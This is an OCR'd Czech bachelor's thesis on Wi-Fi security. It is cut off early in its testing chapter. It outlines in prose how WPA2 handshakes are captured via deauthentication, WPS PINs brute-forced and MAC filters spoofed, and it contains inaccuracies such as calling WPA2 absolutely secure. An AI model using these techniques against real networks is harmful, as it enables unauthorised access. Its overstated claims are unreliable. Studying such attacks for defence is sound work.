



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

MODERNÍ TRENDY V ZABEZPEČENÍ WI-FI SÍTÍ STANDARDU IEEE 802.11

MODERN TRENDS IN WI-FI IEEE 802.11 NETWORKS SECURITY

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS


AUTOR PRÁCE — TOMÁŠ LIESKOVAN

AUTHOR

VEDOUCÍ PRÁCE — Ing. PAVEL ENDRLE

SUPERVISOR

BRNO 2015



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Bakalářská práce

bakalářský studijní obor
Teleinformatika

Student:	Tomáš Lieskovan	***ID:***	154790
Ročník:	3	***Akademický rok:***	2014/2015

NÁZEV TÉMATU:

Moderní trendy v zabezpečení Wi-Fi sítí standardu IEEE 802.11

POKYNY PRO VYPRACOVÁNÍ:

Podrobně popište a rozeberte problematiku sítí standardu 802.11. Prostudujte možnosti zabezpečení těchto sítí a případné nedostatky jednotlivých šifrovacích a autentizačních algoritmů. Dále popište vliv jednotlivých šifrování na síť s ohledem na přenosovou rychlost. Vypracujte praktické útoky na jednotlivé zabezpečení (WEP, WPA a WPA2), navrhněte efektivní použití v praxi a vyhodnoťte momentální situaci z hlediska komerčního používání zabezpečení bezdrátových sítí.

DOPORUČENÁ LITERATURA:

[1] Bigelow, S., J.: Mistrovství v počítačových sítích. Nakladatelství CPRESS 2004. ISBN 80-251-0178-9.
[2] Matas, J.: Linux jako brána do sítě Internet. [Bakalářská práce]. Ústav Telekomunikací FEKT VUT v Brně. 2007.
[3] BARKEN, Lee. Wi-Fi : jak zabezpečit bezdrátovou síť. 1. vyd. Brno : Computer Press, 2004. 174 s. ISBN 80-251-0346-3.
[4] ZANDL, Patrick. Bezdrátové sítě WiFi. 2003. 204 s. ISBN 80-722-6632.

Termín zadání:	9.2.2015	***Termín odevzdání:***	2.6.2015

Vedoucí práce: Ing. Pavel Endrle
Konzultanti bakalářské práce:

doc. Ing. Jiří Mišurec, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

SIX research centre
sensor, information and communication systems

Faculty of Electrical Engineering
and Communication

Brno University of Technology
Technicka 12, CZ-61600 Brno, Czechia

http://www.six.feec.vutbr.cz

Výzkum popsaný v této bakalářské práci byl realizovaný v laboratořích podpořených projektem Centrum senzorických, informačních a komunikačních systémů (SIX); registrační číslo CZ.1.05/2.1.00/03.0072, operačního programu Výzkum a vývoj pro inovace.

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

EVROPSKÁ UNIE
EVROPSKÝ FOND PRO REGIONÁLNÍ ROZVOJ
INVESTICE DO VAŠÍ BUDOUCNOSTI

2007–13
OP Výzkum a vývoj pro inovace

SIX research centre
sensor, information and communication systems

Faculty of Electrical Engineering
and Communication

Brno University of Technology
Technicka 12, CZ-61600 Brno, Czechia

http://www.six.feec.vutbr.cz

The research described in this bachelor thesis has been done in laboratories supported by Sensor, Information and Communication Systems Research Centre (SIX) project; registration number CZ.1.05/2.1.00/03.0072 Operational Program Research and Development for Innovation (operační program Výzkum a vývoj pro inovace).

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

EVROPSKÁ UNIE
EVROPSKÝ FOND PRO REGIONÁLNÍ ROZVOJ
INVESTICE DO VAŠÍ BUDOUCNOSTI

2007–13
OP Výzkum a vývoj pro inovace

ABSTRAKT

Práce se zaměřuje na problematiku bezdrátových sítí Wi-Fi. V práci jsou popsány jednotlivé principy šifrování WEP, WPA a WPA2. Nejprve je rozebrán způsob zabezpečení WEP, který již dnes nevyhovuje bezpečnostním požadavkům, dále jeho nástupce WPA a to metody autentizace TKIP, AES a v neposlední řadě WPA2, které dnes slouží jako bezpečnostní standard.

Práce hodnotí bezpečnostní rizika jednotlivých zabezpečovacích metod a uvádí několik doporučení pro dosažení maximálního zabezpečení bezdrátových sítí.

V práci je použit běžně dostupný hardware a volně šiřitelný software (Open Source).

KLÍČOVÁ SLOVA

Bezdrátová síť, zabezpečení, šifrování, autentizace, Wi-Fi, WLAN, IEEE, 802.11, WEP, WPA, TKIP, CCMP, AES, WPS

ABSTRACT

This work treats the matters of wireless networks, Wi-Fi. The paper describes the various principles of coding, such as WEP, WPA and WPA2. At first the WEP security method is analyzed with the view of the fact that it doesn´t meet contemporary safety requirements, further its successor WPA, namely TKIP and AES authentication methods, and last but not least WPA2 which nowadays serve as a safety standard.

The work assesses the safety risks of individual security methods and makes several recommendations to achieve maximum security for wireless networks.

In the work a commercially available hardware and for free dissemination available software (Open Source) are used.

KEYWORDS

Wireless network, security, encryption, authentification, Wi-Fi, WLAN, IEEE, 802.11, WEP, WPA, TKIP, CCMP, AES, WPS

LIESKOVAN, T. *Moderní trendy v zabezpečení bezdrátových Wi-Fi sítí standardu IEEE 802.11*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií. Ústav telekomunikací, 2015. 30 s. Bakalářská práce. Vedoucí práce: Ing. Pavel Endrle

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma Moderní trendy v zabezpečení Wi-Fi sítí standardu IEEE 802.11 jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

V Brně dne ....

(podpis autora)

PODĚKOVÁNÍ

Chtěl bych poděkovat svému vedoucímu bakalářské práce Ing. Pavlu Endrle, za věcné připomínky, trpělivost, vstřícnost při konzultacích a psychickou podporu při zpracování mé bakalářské práce.

V Brně dne ....

(podpis autora)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Tuto práci jsem si vybral vzhledem k mým praktickým zkušenostem s bezdrátovými sítěmi z praxe. Z vlastních zkušeností vím, že zabezpečení bezdrátové sítě se v každé druhé firmě či organizaci podceňuje. Podle hesla „Nejlepší obrana je útok“ se snažím vžít se do role útočníka a tento pohled poskytnout čtenáři, případnému správci sítě, který může tyto poznatky a metody využít k lepšímu zabezpečení vlastních sítí. V práci hodnotím bezpečnostní techniky a jejich využitelnost v praxi. Přidávám pár dalších technik zabezpečení z jiného odvětví, než jsou bezdrátové sítě, které z pohledu bezpečnosti s tímto tématem souvisí. Po přečtení by měl čtenář poznat metody útoků na bezdrátové sítě a metody, jak těmto útokům zamezit.

1 WI-FI


Bezdrátové sítě Wi-Fi (Wirelesss Fidelity[1]), nebo také WLAN byly původně navrženy pro podnikovou sféru a to k připojování firemních zařízení do lokálních sítí. S postupem času začala Wi-Fi sítě využívat širší veřejnost, zejména k připojování do sítě internet. Vzhledem k tomu, že Wi-Fi sítě byly navrženy pro komunikace v bezlicenčním pásmu 2,4 GHz, které není zpoplatněno, mohl odstartovat jejich vývoj ve větším měřítku. Právě díky těmto aspektům se z bezdrátových sítí Wi-Fi stal nejrozšířenější standard bezdrátových sítí. Dnes technologii Wi-Fi mají vesměs všechna mobilní zařízení. Možná právě proto bychom měli této technologii věnovat větší pozornost při budování zabezpečení bezdrátové infrastruktury.

1.1 Základní koncept

Wi-Fi sítě se dělí na:

1.1.1 Infrastrukturní sítě

Základní schéma Infrastrukturní sítě vypadá následovně:



Obr. 1: Schéma struktury Infrastrukturní sítě

Access Point (zkráceně AP) je nějaký bezdrátový prvek sítě, například router od poskytovatele internetu. Klient značí kterékoli zařízení připojené do sítě, od počítače, telefonu až po ledničku nebo hodinky.


1.1.2 AD-HOC

Ad-hoc je zkratka pro technologii bezdrátového spojení dvou nebo více sobě rovných prvků. Touto technikou je možné k sobě připojit například dva klienty bez nutnosti využít AP. Tento model by se dal přirovnat k modelu P2P[2].

Základní schéma sítě AD-HOC vypadá následovně:

[1] Zkratka Wireless Fidelity (Bezdrátová věrnost) nemá žádné praktické odůvodnění. Zkratka vznikla z tehdy již známé zkratky Hi-Fi – High Fidelity (Vysoká věrnost) reproduktorových soustav.

[2] P2P (zkratka peer-to-peer) je označení komunikace, kde mezi sebou komunikují pouze klienti. Opakem je zkratka server-klient. V sítích peer-to-peer jsou všechny uzly sítě rovnocenné, avšak pro navázání komunikace je vždy nutné klienty navzájem seznámit. Princip seznamování již má ale každý perr-to-peer protokol jedinečný.



Obr. 2: Schéma struktury AD-HOC sítě

První klient, který tuto síť „vytvoří“, se stává zakladatelem a chová se tedy jako dočasný Access Point. V případě více klientů je nutné, aby všichni klienti byli v dosahu všech ostatních klientů. Klienti se navzájem rozeznají podle identifikátoru sítě SSID. Pokud se ze sítě odpojí její zakladatel, síť je na malý okamžik nefunkční do doby, než některá stanice zastane funkci AP.

Nevýhoda tohoto připojení je rychlost připojení (většinou jednotky MB). Pokud karta disponuje režimem 802.11g, ad-hoc síť bude komunikovat v režimu 802.11b, tedy 11Mbps. Někteří výrobci implementují adhoc režim 802.11n do svých síťových karet. Je ale potřeba tento režim povolit ve správci zařízení. Vzhledem k tomu, že klienti AD-HOC sítě vytváří mezi sebou kolizní doménu, znemaná to tedy, že počet klientů je nepřímo úměrný maximální přenosové rychlosti. Další nevýhodou je nemožnost vypnutí vysílání názvu sítě a absence diagnostiky síly signálu.

Výhoda tohoto připojení je jednouché zprovoznění (většina dostupných operačních systémů a hardwaru touto funkcí disponuje bez dodávání dalšího softwaru) a nízké náklady.

Ad-Hoc mód není z důvodu malého praktického rozšíření předmětem této práce.

1.2 IEEE 802.11

Standard IEEE[3] 802.11 je standardizované označení typu modulace používající stejný přenosový protokol. Mimo jiné tyto modulace udávají maximální teoretickou přenosovou rychlost, která je dána tabulkou:

[3] Zkratka IEEE (Institute of Electrical and Electronics Engineers) je mezinárodní standardizační organizace zajišťující bezpečnostní normy v slaboproudé technice.

Tab. 1: Přehled standardů IEEE podle rychlosti a přenosového pásma

Typ modulace	*Přenosové pásmo [GHz]*	*Max. přenosová rychlost [Mbps]*
IEEE 802.11	2,4	2
IEEE 802.11a	5	54
IEEE 802.11b	2,4	11
IEEE 802.11g	2,4	54
IEEE 802.11n	2,4 nebo 5	600
IEEE 802.11ac	2,4 a 5	1000

Uvedená tabulka uvádí pouze nejrozšířenější a tudíž nejběžnější typy modulací. Pro dálkové nebo speciální spoje se mohou využít jiné modulace i frekvence sahající až k 60 GHz.


1.3 SSID

Service Set Identifier (zkráceně SSID) je 32bit název bezdrátové sítě, identifikátor, podle kterého účastník rozezná právě tu síť, do které se hodlá připojit. Bezdrátový bod vysílá pravidelně název sítě v určitém intervalu (beacon frame), který dává klientům vědět, že se v blízkosti tato síť nachází.

Tento interval je možné prodloužit či zkrátit. Je možné nastavit bezdrátový bod tak, aby v beacon framu nefiguroval název sítě, tomuto jevu se říká *skrytí SSID* a jedná se o první stupeň zabezpečení.

Varianty SSID se dělí na AD-HOC sítě a Infrastrukturní sítě. Infrastrukturní sítě jsou charakteristické hierarchií jedním Access Pointem (AP) a více klienty. AD-HOC režim je charakteristický stanicemi, které jsou na stejné úrovni a mohou spolu komunikovat.

1.4 Kanál



Obr. 3: Grafické znázornění kanálů

Pásmo 2,4 GHz (2,4 – 2,4835 GHz), které používá technologie Wi-Fi se dále rozděluje na 13 (v některých zemích 14) kanálů. Jedná se o přesně specifikovanou frekvenci, se kterou budou zařízení komunikovat. Toto opatření je nutné zejména pro dosažení nejvyšší možné rychlosti přenosu.

Kanál je nutné vybrat tak, aby na dané frekvenci nebyla jiná síť, nebo alespoň co nejméně sítí (v zarušených prostředích). Vzhledem ke krytí jednotlivých kanálů, pro dosažení maximální rychlosti přenosu, by bylo potřeba vytvořit odstup minimálně 5 kanálů od ostatních sítí. V případě městské zástavby je tedy nejvhodnější vytvořit tento odstup od nejsilnější okolní sítě.

1.5 Šifrování

1.5.1 Bez šifrování

Tato varianta zajišťuje přístup všem potenciálním účastníkům, kteří mají zájem se do sítě připojit. Sítě bez šifrování nalezneme na různých veřejných místech, jedná se o tzv. hot-spoty. Při používání nešifrované sítě je potřeba si uvědomit, že všechna data, která do nebo ze sítě přeneseme, může přečíst potenciální útočník velmi jednoduše. Poté stačí například odeslat HTTP formulář, či otevřít již přihlášenou stránku a díky transparentnosti POST, GET a COOKIES požadavků HTTP již není složité tyto údaje zachytit, případně zneužít.

1.5.2 WEP

WEP Wired Equivalent Privacy (*tj. soukromí srovnatelné s drátovými sítěmi*) je jedno z nejstarších zabezpečení bezdrátových sítí 802.11. Vyvinuto bylo roku 1997, kde jeho primární účel bylo poskytnutí zabezpečení podobné drátovým sítím.

Zabezpečení WEP pracuje na linkové vrstvě, pracuje ve dvou základních režimech 64b nebo 128b. 64b mód využívá 40b klíč a 24b inicializační vektor. 128b mód využívá 104b klíč a rovněž 24b vektor [3].

Šifrování WEP používá k šifrování a dešifrování stejný algoritmus, tj. i stejný klíč. V praxi nejčastěji používaný 40b klíč slouží pro autentizaci všech účastníků WiFi sítě. Autentizace probíhá na principu adresy MAC, tudíž je ověřována spíše bezdrátová karta, než uživatel. Protokol WEP ověřuje účastníky jednostranně.

Šifrování paketů probíhá 64b klíčem s 24b inicializačním vektorem (IV), který se mění pro každý vysílaný paket, tudíž je šifrování unikátní pro každý paket. Jako algoritmus šifrování je zde využito RC4.

Někteří výrobci začali implementovat 256b variantu WEP, která fungovala na stejném principu, avšak se neujala a jako náhrada za WEP přišel standard 802.11i.

WEP byl poprvé prolomen roku 2001. Od té doby se považuje za nedostatečné zabezpečení sítě[3].

1.5.3 WPA

Metoda šifrování WPA (Wi-Fi Protected Access) byla vytvořena jako náhrada již nedostačujícího zabezpečení WEP. WPA funguje na podobném principu jako šifrování WEP, na rozdíl od něj ale využívá 128b šifrovací klíč a 48b inicializační vektor. Znamená to tedy, že i když používá WPA podobnou technologii jako WEP, je méně náchylný na prolomení [7].

Šifrování WEP používá poměrně jednoduchý algoritmus CRC-32, který umožňuje pozměnit zprávu i kontrolní součet bez znalosti WEP klíče. Tuto zranitelnost opravuje zebezpečení WPA, které využívá zabezpečení MIC (Message Integrity Code). MIC metoda zejména obsahuje technologii počítání rámců, která zabraňuje generování provozu na síti opakováním zachycených paketů.

Autentizace je v protokolu WPA umožněna dvěma metodami – sdíleným heslem nebo Rádius serverem.

PSK (Pre Skared Key) - jedná se o technologii sdílení klíče se všemi účastníky. Heslo musí být dlouhé 8 až 63 ASCI znaků nebo 64 hexadecimálních číslic. Vzhledem k podobnosti s metodou šifrování WEP, je nutné dbát na základní zásady volení klíčů, aby nedošlo k prolomení zabezpečení stejně rychle jako u WEP. Je dobré volit heslo buď ze tří spojených slov, nebo čtrnácti náhodně generovaných znaků. Pro naprosté bezpečí je nutné zadat 54 náhodných písmen, nebo 39 náhodných ASCI znaků.

S WPA je možné využít autentizační server, typicky RADIUS pomocí protokolu IEEE 802.1X.

1.5.4 WPA2

Nadstavba WPA, která kombinuje všechny povinné prvky 802.11i, přidává algoritmus CCMP využívající technologii AES[4]. WPA2 využívá čtyřcestný handshake. Jedná se o proces výměny informací (heslo a inforamce o zabezpečení) a natavování připojení mezi AP a klientem. Sdílený klíč WPA2 lze získat pouze z tohoto procesu.

[4] AES (Advanced Ecryption Standart) - Jedná se o systematickou blokovou šifru umožňující šifrovat i dešifrovat data pomocí stejného klíče. Šifra byla vymyšlena jako náhrada za nevyhovující a výkonově náročný algoritmus DES.

Případný útočník může pouze využívat volně dostupné programy (airodump-ng), aby monitoroval okolní provoz a v případě navázání handshaku jej zaznamenal.

Pokud útočník nemá tolik času a již některá stanice je k AP připojena, pomocí programu aireplay-ng je možné klienta deautorizovat a tento handshake zaznamenat.

Jakmile útočník již má handshake zaznamenaný, může použít buď slovníkový nebo brute-force útok na zašifrované heslo. Tento proces již nemusí probíhat v blízkosti AP, je tedy možné jej provádět tzv. off-line. Tato metoda ale není nejrychlejší a v případě delších a složitějších hesel je velmi zdlouhavá. V případě využití speciálních znaků a dlouhého hesla hraničí úspěšnost tohoto testu s jistým neúspěchem.

Metoda šifrování WPA2 je považována za absolutně bezpečnou.

1.5.5 802.1x (RADIUS Server)

Využití technologie RADIUS[5] na bezdrátových prvích sítě znamená přenesení odpovědnosti autentizace uživatelů z AP na RADIUS server. Výhoda tohoto řešení je možnost autentizovat uživatele nejenom v bezdrátových sítích, ale také v drátových sítích Ethernet či PPP.

V sítích WiFi se využívá mnoho způsobů šifrování pověření mezi klientem a AP, z těch nejčastějších jsou to:

[5] RADIUS – Remote Dial In User Service (Uživatelská vytáčená služba pro vzdálenou autentizaci

Šifrování	Výběr parametrů
LEAP	Absence SSL, vyvinuto společností Cisco, používá MS-CHAP – údaje nejsou silně šifrovány, podobné zabezpečení jako WEP, obsahuje známé zranitelnosti, možný off-line útok.
EAP-MD5	Absence SSL, šifrováno MD5, nevhodné pro používání, MD5 je náchylné na slovníkový útok.
PEAP[6]	Protokol zabalí autorizaci EAP do tunelu TLS[7], vyvíjeno ve spolupráci firem Cisco Systems, Microsoft a RSA Security, vyžaduje pouze PKI certifikát na straně serveru a veřejný klíč na straně klienta k vytvoření TLS tunelu a zabezpečení přihlašování. Nejpoužívanější autentizační protokoly jsou MSCHAPv2 a GTC (tokeny).
EAP-TLS	Využívá PKI na zabezpečení komunikace mezi RADIUS serverem a klientem. I přesto, že je nejčastěji využíván, stále je považován za jedno z nejbezpečnějších zabezpečení EAP a ve výchozím stavu podporován všemi výrobci bezdrátových karet. Vyžaduje certifikát na straně klienta, což může řadu organizací odradit.
EAP-FAST	Protokol vyvíjen společností Cisco Systems, nahrazuje zastaralý protokol LEAP. Využití certifikátu na serveru je volitelné, využívá PAC[8] k sestavení TLS tunelu mezi klientem a serverem, přes který se přenáší přihlašovací údaje k autentizaci, při použití automatického PAC, EAP-FAST bude obsahovat zranitelnost.

Tab. 2: Typy šifrování 802.1X

Klient není schopen komunikovat s RADIUS serverem přímo, komunikaci s autentizačním serverem interpertuje AP. Klient zašle speciální EAPOL rámce, které jediné AP příjme a zašle požadavek na autentizační server. Ten požadavek vyhodnotí a v případě úspěšného ověření údajů oznámí AP, že je možné klienta připojit.

AP komunikuje s RADIUS serverem šifrovaně pomocí sdíleného hesla. Toto heslo je možné prolomit slovníkovým či jiným útokem a poté podvrhnout odpověď RADIUS serveru. Je tedy vhodné volit silné heslo, popřípadě komunikaci mezi AP a RADIUS serverem umístit do jiné VLAN, aby se minimalizovalo riziko podvržení.

1.5.6 WPS

Metoda připojování do bezdrátové WPS[9] je již od začátku cílena na běžné uživatele, které nezajímá, jaké používají zabezpečení nebo klíč. Tato metoda může fungovat ve

[6] PEAP – Protected EAP

[7] TLS – Transoport Layer Security

[8] PAC – Protocol Access Creditial

[9] WPS – WiFi Protected Setup

dvou režimech:

- Připojení pomocí stisknutí tlačítka
- Připojení pomocí kódu PIN

Autentizace pomocí tlačítka

Skoro každý domácí, či středně podnikový router, či AP dispoující funkcí WPS má z některé strany tlačítko se symbolem šroubováku, nápisem WPS nebo jiné značky. Po kliknutí na toto tlačítko se AP přepne do módu naslouchání okolního prostředí a pokud zjistí připojování klienta, automaticky klientovi zašle všechny potřebné informace pro připojení do sítě (SSID, šifrování a klíč).

Tato metoda není nejbezpečnější. V tomto případě stačí mít pouze na počítači či jiném zařízení (modifikovaný telefon, tablet, či miniPC) spuštěný program, který vyhledává dostupné WPS připojení. Ten poté získá všechny potřebné informace o síti a útočník má pak dveře otevřené [5].

Autentizace pomocí PIN kódu

Na rozdíl od autentizace pomocí tlačítka, autentizace pomocí PIN kódu běží na pozadí neustále. Router (AP) neustále naslouchá, zda-li není v okolí nějaké zařízení, které se chce připojit do této sítě pomocí kódu PIN. Kód PIN je 8 místné dekadické číslo. V tomto případě je počet možných kombinací 10^8, což znamená 100 milionů kombinací. Tato metoda je tedy prolomitelná metodou *brute-force*. Při krátkém zamyšlení ale tato metoda nepřipadá do úvahy, protože vyzkoušet takové množství kombinací by trvalo (pokud bychom počítali 1 pokus = 1s) něco okolo 3 let.

Tolik času jistě mít útočník nebude, může ovšem využít bezpečnostní slabinu WPS. Každé zařízení při nesprávně zadaném PIN kódu obdrží informaci, že tento kód je nesprávný. Zároveň ale získá informaci o tom, jestli nebyla první nebo druhá část kódu správně. Aktuální počet možných kombinací je tedy 2 x 10^4 = 20 000 možných kombinací. Pokud bereme v potaz, že poslední číslice WPS kódu je kontrolní součet, zbývá nám $10^4 + 10^3$ = 11 000 kombinací.

1	2	3	4	5	6	7	8
První část PIN kódu				**Druhá část PIN kódu**			**Kontrolní součet**

Tab. 3: Schéma kódu WPS PIN

Těchto skutečností využívají programy Reaven a wpscrack.py, které jsou napsány Pythonu a jsou volně dostupné na internetu. Co se týče programu Reaven, je pomalejší než program wpscrack.py, avšak je schopen rozeznat, když AP zjistí, že je na něj prováděn útok. Dokáže si také poradit se změnou kanálů AP při nesprávných pokusech. Pokud by jeden pokus o prolomení trval 1s, teoretická doba prolomení WPS pomocí kódu PIN by byla okolo 3 hodin.

WPS bohužel nemá více možností, jak jej zabezpečit, nebo jak se zachovat k útočníkovi, který zkouší vícekrát přihlášení. Jedinou možností, jak zabezpečit

technologii WPS, je ji vypnout. Některé domácí AP bohužel možnosti vypnutí WPS nemají.

1.6 Další metody zabezpečení Wi-Fi sítí

1.6.1 Skrytí SSID

Každá bezdrátová síť vysílá v pravidelném intervalu tzv. beacon pakety, které oznamují ostatním účastníkům základní informace o dané síti. Každý účastník pro připojení musí znát název sítě, což zamezuje připojení útočníka, který např. zná heslo, ale nezná název sítě.

Tato technika nepatří mezi bezpečné, útočníkovi stačí deautorizovat klienta od sítě a odposlouchat jeho přihlašování, které obsahuje SSID název sítě, a ten si poté zobrazit.


1.6.2 MAC Filtr

Další možností zabezpečení je použít filtr MAC adres. Access Point si vede svoji tabulku povolených klientů, kam správce zapisuje MAC adresy, které mohou s Access Pointem komunikovat. Při této konfiguraci je dobré si dát pozor, aby nedošlo k omezení přístupu pro strávce, který Access Point konfiguruje.

V praxi útočníkovi stačí pouze počkat, až se některá stanice odpojí a poté si nastavit MAC adresu stanice na svojí bezdrátovou kartu.

1.6.3 VPN

V případě ISP nebo citlivých dat je oblast zabezpečení vysokou prioritou. V případě ISP jde o neautorizovaný odběr internetu – a tudíž finanční ztráty, v případě firem může jít o citlivá firemní data [1]. Pokud by chtěl mít správce této sítě větší jistotu, může využít technologii VPN. Tento princip přijde vhod zejména v případě úspěšného dešifrování sdíleného klíče. Pokud se to útočníkovi podaří, může odposlouchávat komunikaci na tomto AP či bezdrátovém spoji. V případě VPN však narazí na další překážku a to, že data přenášená pomocí šifrované bezdrátové sítě jsou i nadále nečitelná kvůli šifrování VPN. Jedná se tedy o dvojí zabezpečení.



Obr. 4: Schéma zabezpečení WiFi sítě pomocí VPN

Většina dnešních moderních routerů již touto funkcionalitou disponuje a je možné

využít některého z běžně dostupných VPN klientů. Z hlediska ekonomického a multiplatformního použití se zdá být nejlepší volbou software OpenVPN. Pokud je prováděna úprava stávající sítě a je zjištěno, že aktuální prvky VPN nepodporují, je možné v některých případech přehrát firmware tohoto zařízení na některou svobodnou platformu OS WRT. Kupříkladu DD-WRT[10]. Tato platforma umožňuje spustit OpenVPN server a generovat klíče pro klienty. Je dostupná pro řadu profesionálních i domácích routerů [2].

OpenVPN je svobodná platforma s otevřeným zdrojovým kódem umožňující propojení hostitelských stanic. Největší výhoda OpenVPN je licence GNU GPL[11], která umožňuje výrobcům HW i SW implementovat tento standard do svých zařízení zcela zdarma. Právě proto je tento standard tak rozšířen a hojně využíván.

[10] Firmware pro rozšíření funkcionality domácích i profesionálních AP, routerů a switchů založen na Linuxovém jádře. Umožňuje provozovat IPv6, QoS, WDS či RADIUS Server s minimálními náklady.

[11] GNU GPL – General Public Licence Licence pro svobodný software (tzv. copyleftová licence). Tato licence zajišťuje svobodu softwaru, jak softwaru s touto licencí, tak i odvozeného softwaru či jiných programů a částí kódu, které na tento software navazují. Od GNU GPL je potřeba odlišit BSD licenci, která zajišťuje svobodu pouze původního díla. Pokud je dílo BSD změněno, může být využito komerčně.

2 ZPŮSOB TESTOVÁNÍ ZABEZPEČENÍ

Nejlepší volbou, jak zabezpečit bezdrátové sítě je vžít se do role útočníka. V následující kapitole si popíšeme, co bude potřeba k provádění penetračních testů.

2.1 Hardware

Pro simulaci útoku na síť není potřeba žádná speciální výbava. Z hardwarové stránky je potřeba zajistit bezdrátovou kartu do počítače, která bude podporována našim operačním systémem – v našem případě KALI LINUX (jádro Debian) a možnost přepnutí karty do promiskuitního módu[12]. Používaná karta by zároveň měla mít výstup na externí anténu pro dosažení co nejlepších výsledků.

Obr. 5: Bezdrátový USB adaptér TP-LINK

V práci je využita USB WLAN karta TP-LINK TL-WN722N, která má nativní podporu v linuxovém jádře, umožňuje promiskuitní mód a zároveň disponuje výstupem pro externí anténu.

2.2 Software

Při výběru softwaru je nutno se prvořadě rozhodnout nad platformou. Prostředí známých operačních systémů z rodiny Windows je jistě lákavá a na první pohled jednoduchá volba, bohužel na ten druhý zjistíme, že na tuto platformu neexistuje mnoho softwaru a co se přístupu k hardwaru týče, je problém na některých kartách nastavit naslouchací mód.

Pro rodinu operačních systému UNIX je situace přesně obrácená. Pokud je karta detekována operačním systémem a zobrazuje se mezi sítovými kartami, máme napůl vyhráno.

V rodinách linuxových operačních systémů máme nepřeberné množství nástrojů,
